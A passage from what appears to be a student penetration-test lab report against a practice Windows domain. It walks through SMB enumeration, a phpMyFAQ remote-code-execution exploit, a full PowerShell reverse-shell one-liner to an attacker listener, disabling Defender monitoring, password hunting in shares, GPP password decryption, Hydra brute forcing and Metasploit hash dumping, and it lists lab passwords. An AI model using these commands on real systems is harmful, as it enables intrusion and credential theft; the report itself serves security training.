[+] Attaching to 192.168.10.2 using test:test123

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.2)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 19, Password policy of Server2-192.168.10.2

From the output the tester was able to see that the server had serious issues. Most notable the servers have a minimum password length of 0, the account lockout duration is not set, and account lockout is off. This makes the server vulnerable to brute force attacks which was attempted by the tester later.

Finally, to finish off his enumeration the tester also used Nbtenum. Nbtenum is a windows-based tool that allows the enumeration of NetBIOS and saves the information in a neatly formatted html file.

```
C:\Users\student\Desktop\tools\NBTEnum33>nbtenum.exe -q 192.168.10.1 192.168.10.1\test test123
Connecting to host 192.168.10.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares


C:\Users\student\Desktop\tools\NBTEnum33>nbtenum.exe -q 192.168.10.2 192.168.10.2\test test123
Connecting to host 192.168.10.2
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares
```

Figure 18, NBTEnum33 being ran on both servers

The program ran successfully. Its results can be examined in Appendix A.

Having gained all the information, he needed the tester moved on to the system hacking step.

2.4 Step 3 – System Hacking

After acquiring a lot of information during the enumeration stage the tester moved on to the system hacking step. The information that was acquired includes:

- Names of administrators (high priority targets)
- Groups
- Password policy
- Shares
- Domain SID
- Account descriptions
- Vulnerability on Server1-192.168.10.1

The full notes taken by the tester during the enumeration stage can be found in Appendix C.

Since the tester had found an exploit for the software powering the website on Server1 on port 80, he started of his system hacking from there.

The exploit was downloaded from https://www.exploit-db.com/exploits/18084. It is a php script, so it ran using: php in Kali Linux.

The credentials which would be used for the exploit were found on the website. They were the username(hacklab) and the password (hacklab)




Figure 19, Credentials found on website

They were used to log into the website




Figure 20, Tester logging into account




Figure 21, Tester logged into the account

The account appears to be a for an admin. So, it is the perfect account for the tester to exploit the website and gain access into Server1.

The exploit gets ran with the host set to the IP Server1-192.168.10.1 since that is the server hosting the website. The username and password which were seen earlier are also used since that is one of the requirements for the exploit to work. Finally, the path is set to "/" aka root.

```
root@kali:~/Desktop# ls
 18084.php   enum1.txt   enum.tx   utils   'VM Info'
root@kali:~/Desktop# php 18084.php

+-------------------------------------------------------+
| phpMyFAQ ⩽ 2.7.0 Remote Code Execution Exploit by EgiX |
+-------------------------------------------------------+

Usage.....: php 18084.php <host> <path> <username> <password>

Example....: php 18084.php localhost /
Example....: php 18084.php localhost /phpmyfaq/
root@kali:~/Desktop# php 18084.php 192.168.10.1 / hacklab hacklab

+-------------------------------------------------------+
| phpMyFAQ ⩽ 2.7.0 Remote Code Execution Exploit by EgiX |
+-------------------------------------------------------+

phpmyfaq-shell# dir
 Volume in drive C has no label.
 Volume Serial Number is FCD5-A8D1

 Directory of C:\Users\Administrator\Desktop\UniServerZ\www\admin\editor\plugins\ajaxfilemanager\inc

10/25/2021  12:56 AM    <DIR>          .
10/25/2021  12:56 AM    <DIR>          ..
09/29/2011  05:12 AM               950 class.auth.php
09/29/2011  05:12 AM            11,474 class.file.php
09/29/2011  05:12 AM             3,574 class.history.php
09/29/2011  05:12 AM            23,423 class.image.php
09/29/2011  05:12 AM            10,113 class.manager.php
09/29/2011  05:12 AM            12,787 class.pagination.php
09/29/2011  05:12 AM             5,400 class.search.php
09/29/2011  05:12 AM             5,671 class.session.php
09/29/2011  05:12 AM             2,024 class.sessionaction.php
09/29/2011  05:12 AM            14,917 class.upload.php
09/29/2011  05:12 AM             6,659 config.base.php
09/29/2011  05:12 AM             4,645 config.php
09/29/2011  05:12 AM             6,484 config.tinymce.php
```

Figure 22, Exploit being ran

The exploits runs successfully and the test gains access onto Server1. First thing the tester does is list the current directory using DIR and then create a hello.txt file to prove there was successful access.

```
phpmyfaq-shell# echo hello>hello.txt

phpmyfaq-shell# dir
 Volume in drive C has no label.
 Volume Serial Number is FCD5-A8D1

 Directory of C:\Users\Administrator\Desktop\UniServerZ\www\admin\editor\plugins\ajaxfilemanager\inc

01/18/2022  11:44 AM    <DIR>          .
01/18/2022  11:44 AM    <DIR>          ..
09/29/2011  05:12 AM               950 class.auth.php
09/29/2011  05:12 AM            11,474 class.file.php
09/29/2011  05:12 AM             3,574 class.history.php
09/29/2011  05:12 AM            23,423 class.image.php
09/29/2011  05:12 AM            10,113 class.manager.php
09/29/2011  05:12 AM            12,787 class.pagination.php
09/29/2011  05:12 AM             5,400 class.search.php
09/29/2011  05:12 AM             5,671 class.session.php
09/29/2011  05:12 AM             2,024 class.sessionaction.php
09/29/2011  05:12 AM            14,917 class.upload.php
09/29/2011  05:12 AM             6,659 config.base.php
09/29/2011  05:12 AM             4,645 config.php
09/29/2011  05:12 AM             6,484 config.tinymce.php
01/18/2022  11:43 AM               147 data.php
09/29/2011  05:12 AM            34,356 function.base.php
01/18/2022  11:44 AM                 7 hello.txt
              16 File(s)        142,631 bytes
               2 Dir(s)  50,714,144,768 bytes free

phpmyfaq-shell#
```

Figure 23, Tester creating a hello.txt file on Server1-192.168.10.1

Following his successful access, the tester sets out to get a reverse shell onto the server. He runs nc -lvnp 4444 on kali to start a listener. Then he runs the following code which was gotten from www.revshells.com to get a reverse shell:

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('192.168.10.253',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,
0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
phpmyfaq-shell# powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.10.253',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $dat
a 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte
.Length);$stream.Flush()};$client.Close()"

[-] Exploit failed!
```

Figure 24, Tester running reverse shell code on the exploited Server1

Even though it says that exploit failed we still have access to the machine because of the reverse shell as can be seen in Figure 25 below.

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.253] from (UNKNOWN) [192.168.10.1] 59513
dir


    Directory: C:\Users\Administrator\Desktop\UniServerZ\www\admin\editor\plugins\ajaxfilemanager\inc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/18/2022  11:58 AM                test
-a----         9/29/2011   6:12 AM            950 class.auth.php
-a----         9/29/2011   6:12 AM          11474 class.file.php
-a----         9/29/2011   6:12 AM           3574 class.history.php
-a----         9/29/2011   6:12 AM          23423 class.image.php
-a----         9/29/2011   6:12 AM          10113 class.manager.php
-a----         9/29/2011   6:12 AM          12787 class.pagination.php
-a----         9/29/2011   6:12 AM           5400 class.search.php
-a----         9/29/2011   6:12 AM           5671 class.session.php
-a----         9/29/2011   6:12 AM           2024 class.sessionaction.php
-a----         9/29/2011   6:12 AM          14917 class.upload.php
-a----         9/29/2011   6:12 AM           6659 config.base.php
-a----         9/29/2011   6:12 AM           4645 config.php
-a----         9/29/2011   6:12 AM           6484 config.tinymce.php
-a----         1/18/2022   2:13 PM            147 data.php
-a----         9/29/2011   6:12 AM          34356 function.base.php
-a----         1/18/2022  12:33 PM              0 hello.txt
-a----         1/18/2022  12:31 PM           1982 hello1.txt
-a----         1/18/2022   1:21 PM              0 test.txt


PS C:\Users\Administrator\Desktop\UniServerZ\www\admin\editor\plugins\ajaxfilemanager\inc> 
```

Figure 25, Successful reverse shell

After successfully getting a PowerShell reverse shell the tester disables real time monitoring.

```
-a----         9/29/2011   6:12 AM          10113 class.manager.php
-a----         9/29/2011   6:12 AM          12787 class.pagination.php
-a----         9/29/2011   6:12 AM           5400 class.search.php
-a----         9/29/2011   6:12 AM           5671 class.session.php
-a----         9/29/2011   6:12 AM           2024 class.sessionaction.php
-a----         9/29/2011   6:12 AM          14917 class.upload.php
-a----         9/29/2011   6:12 AM           6659 config.base.php
-a----         9/29/2011   6:12 AM           4645 config.php
-a----         9/29/2011   6:12 AM           6484 config.tinymce.php
-a----         1/19/2022   6:58 AM            147 data.php
-a----         9/29/2011   6:12 AM          34356 function.base.php
-a----         1/18/2022  12:33 PM              0 hello.txt
-a----         1/18/2022  12:31 PM           1982 hello1.txt
-a----         1/18/2022   1:21 PM              0 test.txt


PS C:\Users\Administrator\Desktop\UniServerZ\www\admin\editor\plugins\ajaxfilemanager\inc> Set-MpPreference -DisableRealtimeMonitoring $false
```

Figure 26, Tester disabling real time monitoring

For his next task the tester started searching all files in the shares for keywords. From the search interesting files were found on Fileshare1 and SYSVOL2.

```
PS C:\Users\test.UADCWNET.005> Get-ChildItem -Path "\\Server1\Fileshare1\" -Recurse | Select-String -Pattern "strPassword"

\\Server1\Fileshare1\demo\accuracy.vbs:5:    strPassword=suffrage75
\\Server1\Fileshare1\demo\accuracy.vbs:8:    Set objDomain = objDS.OpenDSObject("LDAP://" & strDomain, strUsername, strPassw


PS C:\Users\test.UADCWNET.005> cat \\Server1\Fileshare1\demo\accuracy.vbs
    Set objNetwork = CreateObject("WScript.Network")
    strDomain = objNetwork.UserDomain
    Const ADS_SECURE_AUTHENTICATION = 1
    strUsername=Redacted
    strPassword=suffrage75
    Set objDS = GetObject("LDAP:")
    On Error Resume Next
    Set objDomain = objDS.OpenDSObject("LDAP://" & strDomain, strUsername, strPassword, ADS_SECURE_AUTHENTICATION)
    If Err.Number Then
        WScript.Echo _
            "For user:" & vbCrLf & _
            "   " & strDomain & "\" & strUsername & vbCrLf & _
            "Error Number:" & vbCrLf & _
            "   " & Err.Number & vbCrLf & _
            "Error Description:" & vbCrLf & _
            "   " & Err.Description
    Else
        WScript.Echo _
            "Valid password entered for user" & vbCrLf & _
            "   " & strDomain & "\" & strUsername
    End If
    On Error Goto 0
```

Figure 27, Successful search for a keyword in Fileshare1 on Server1-192.168.10.1




Figure 28, Successful search for a keyword in SYSVOL2 on Server1-192.168.10.1

The following encrypted password for user S.Franklin gets found:
QPEQ/fVZ76HpXQxeVgt0QzkpDJNbdOq+S1hMKHXNQ1I

The tester uses gp3finder decrypt it and get the password midwinter29 as a result.




Figure 29, Tester decrypting password that was found

Since the tester could not find any more password using the above method, he decides to attempt logging into the Server using the 2 passwords to check if they are still valid and have not been changed. He creates a file called users.txt which contains all the users which were found during enumeration and a file called foundPass.txt which contains the 2 passwords found earlier. Then using hydra in Kali Linux he tries brute forcing the 2 passwords against all accounts. Hydra is a tool found in Kali Linux which allows cracking of password and the brute forcing of user/password combinations for different protocols. This allows him to find the username of the account who the first password (suffrage75) belongs to and checks for possible password reuse in multiple accounts.




Figure 30, Hydra being ran on all users with the found passwords

From the hydra run we find that the password suffrage belongs to M.Davidson. It appears neither of these 2 passwords were reused for any one the accounts, so the tester so far does not have the password for an administrator account. Because of that he decides to run a hydra brute force attack on all the users but this time using "cain.txt" which contains 299 passwords and was provided for the test. This gives the tester the password for the user J.Tate who according to the tester's enumeration is an admin user.




Figure 31, Successful hydra brute force using cain.txt

Using those credentials, we can use:

- **net use z: \\192.168.10.1\c$**
- **net use x: \\192.168.10.2\c$**

These 2 commands allow use to browse the Z: and X: which is the C drive on Server1 and Server2




Figure 32, Tester successfully connecting to shares using admin account

Because of the tester had an admin account username and password, he had free access to both Server1 and Server2. He would move on to using PSexec through Metasploit to dump the password hashes of all users. PSexec is program that allows you to execute processes on other systems.

Metasploit is a tool that can be found in Kali Linux that provides its users with a collection of exploits, payloads etc. that allow cybercriminals and ethical hackers to probe systems for vulnerabilities.




Figure 33, Tester running Metasploit and then using PSexec




Figure 34, Tester settings the options required for PSExec and running it from metasploit

After successfully getting a meterpreter shell the tester runs “getsystem” to get SYSTEM rights and then attempts to dump the hashes using “hashdump”.

Figure 35, Tester attempting to dump the hashes after getting system rights

This however proves unsuccessful, because out meterpreter shell is running as an Administrator, however we need it to be running as SYSTEM to dump hashes. To get around this issue the penetration test uses the “ps” command to list the running processes and then migrates the shell to a process running as SYSTEM. In this example it was process number 3556. Since the migration to a system process was successful the tester dumps the hashes and continue onto his next task. The process of dumping the hashes can be seen below in figure 36 and 37




Figure 36, Tester listing the running processes

